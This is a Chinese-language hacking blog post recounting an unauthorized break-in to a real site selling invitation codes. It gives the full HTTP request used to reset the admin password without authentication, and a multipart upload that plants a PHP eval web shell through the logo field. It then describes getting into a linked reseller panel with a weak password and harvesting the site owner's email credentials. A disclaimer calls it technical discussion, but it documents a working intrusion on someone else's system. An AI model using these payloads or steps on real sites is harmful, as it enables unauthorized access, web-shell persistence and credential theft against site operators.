

# 一个邀请码引出来的故事

原创 桑葚 HACK学习呀

2020-08-13原文

作者：桑葚

\*严正声明：本文仅限于技术讨论与分享，严禁用于非法途径。

**起因：朋友发了一个网站给我，说注册需要邀请码，问我能不能白嫖**

。



**我打开了这个网站，页面返回如下：**



点击注册，提示让我们输入邀请码：

自助购买邀请码仅29元下全站资源

\*邀请码:

\*用户名:

用户名不得小于 3 个字符

\*密码:

\*确认密码:

\*Email:

提交

☒ 同意网站服务条款

HACK学习呀

打开了购买邀请码的网站：



看着有点眼熟，试着在后面增加了一个/admin，成功跳转来到了后台。

管理员登陆

 用户名

 密码

 输入验证码



登陆

 HACK学习呀

看到这个后台感觉很熟悉，想起团队皮蛋哥搞过的一个发卡网平台。循着他的思路，然后打开burp，抓包测试。

Send Cancel < >

Request


Raw Params Headers Hex

```
1 POST /admin/ajax.php?act=upAdmin HTTP/1.1
2 Host: 
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 x-requested-with: XMLHttpRequest
7 Origin: 
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: 
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: admin_token=
  17c7R5Uq%2FSXU7XfkGaz2fgTkEqZ9avzSwumTgb8zAsNyL1GFcuOHSQ8ZbxzQS
  iVsrvX1%28qyhqu1uuoMSbQ8xfPQXQ; PHPSESSID=
  ab2f5fa9a389c19c7d9b119e0595264f
15 Connection: close
16
17 user=admin&pass=e10adc3949ba59abbe56e057f20f883e
```

Response

Raw Headers Hex

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
3 Pragma: no-cache
4 Content-Type: application/json; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/7.5
7 X-Powered-By: PHP/5.2.17
8 X-Powered-By: ASP.NET
9 Date: Wed, 05 Aug 2020 01:49:07 GMT
10 Connection: close
11 Content-Length: 32
12
13
14 {"code":1,"msg":"修改成功"}
```

 HACK学习呀

可以看到，密码重置成功。成功来到后台。



在后台，发现了一个可以修改首页logo的地方。

```
Cookie: admin_token=
0ab0X3uGxAy%2FM%2B0jhj8BkA5vb%2Fs4SZbs1eI%2BCu%2FDXyP3vFDQV6x35
Vv%2FgcFvg9P9BE%2BUZxdd%2FyVhG4L%2B9WZ850oWKg; PHPSESSID=
9otd6thcfonoul368hign2qvc5
Connection: close

-----WebKitFormBoundaryGA7rXAIouLxePclC
Content-Disposition: form-data; name="file"; filename="logo.php"
Content-Type: image/png

<?php @eval($_POST['1']); ?>
-----WebKitFormBoundaryGA7rXAIouLxePclC
Content-Disposition: form-data; name="s"
```

成功上传文件!


(可能需要清空浏览器缓存才能看到效果)

未选择任何文件

\*请上传300\*82的png格式的图片

HACK学习呀

成功getshell。



Disabled\_functions绕不过，没有继续深入。

接着，本着好奇心里，我通过站长工具查询一下他的域名信息，好家伙，查出了一些其他的信息。

SEO综合查询 [输入框] 查询 Whois反查 站长工具

QQ代刷网\_代刷平台\_24小时自助下单 -

SEO信息	百度PC来路: 0 IP 百度移动来路: 0 IP 百度权重: 0 移动权重: 0 360权重: 0 搜狗: 0 神马: 0 头条: 0
网站排名	ALEXA世界排名: - 下期预估排名: - 网站分类: 综合其他
域名信息	注册商: 阿里云计算有限公司 (万网) 注册人邮箱: @qq.com 域名年龄: 4年3月25天 (创建于2016年04月12日,过期时间为2021年04月12日)
备案信息	暂无备案信息
网站信息	IP: [美国 洛杉矶CeraNetworks数据中心] 同IP网站: 2个 网站速度: 154毫秒 可信百科: 1 可信百科未认证 水滴信用: 未认证 创宇认证: 未认证 百度信誉: 未认证 SSL证书: 安全

PC词数 移动词数 首页位置 反链数 索引量





收集了一波子域名，弱口令进了一个代刷平台，结果只是一个下家，还存在着其他这样的下家，内心卧槽。

系统管理中心

菜单

导航

用户中心

返回首页

自助下单

我的工单

网站管理

查询

订单查询

收支明细

分站排行

其他

系统设置

用户资料设置

网站信息设置

网站Logo设置

管理中心 / 网站设置

网站信息设置

网站名称:  
QQ代刷网\_代刷平台\_24小时自助下单

标题栏后缀

关键字  
QQ代刷网,QQ云商城,代刷网,自助下单,网红助手,网红速成

网站描述  
QQ代刷网, 专业提供国内网红速方案, 帮您走出网红的第一步, 我们提供最专业的售前指导, 提供最优质的售后服务, 给您一个放心的平台!

首页公告  
<div id="collapseA" class="panel-collapse collapse in">  
<div class="list-group-item reed">  
 <span>【</span><span>通</span><span>知</span><span>】</span><span>sp</span><span>信</span><span>息</span><span>,</span><span>不</span><span>定</span><span>时</span><span>对</span><span>单</span><span>单</span><span>,</span><span>欢</span><span>迎</span><span>下</span><span>单</span><span>,</span><span>—</span><span>直</span><span>...</span></div>  
HACK学习呀

首页弹出公告

这个网站同样在网站logo处，可以上传shell。

继续深入收集信息。

邮箱配置

邮箱SMTP服务器:

smtp

邮箱SMTP端口:

25

邮箱账号:

admin

邮箱密码:

1



邮件名称:

修改

发送一封测试邮件

HACK学习呀






就得到了他的邮箱配置和密码和QQ。由于时间来不及，没有继续深入下去了，算是闲暇的时候的一段小插曲吧。

END

点赞，转发，在看

投稿作者:桑葚



精选留言

---

用户设置不下载评论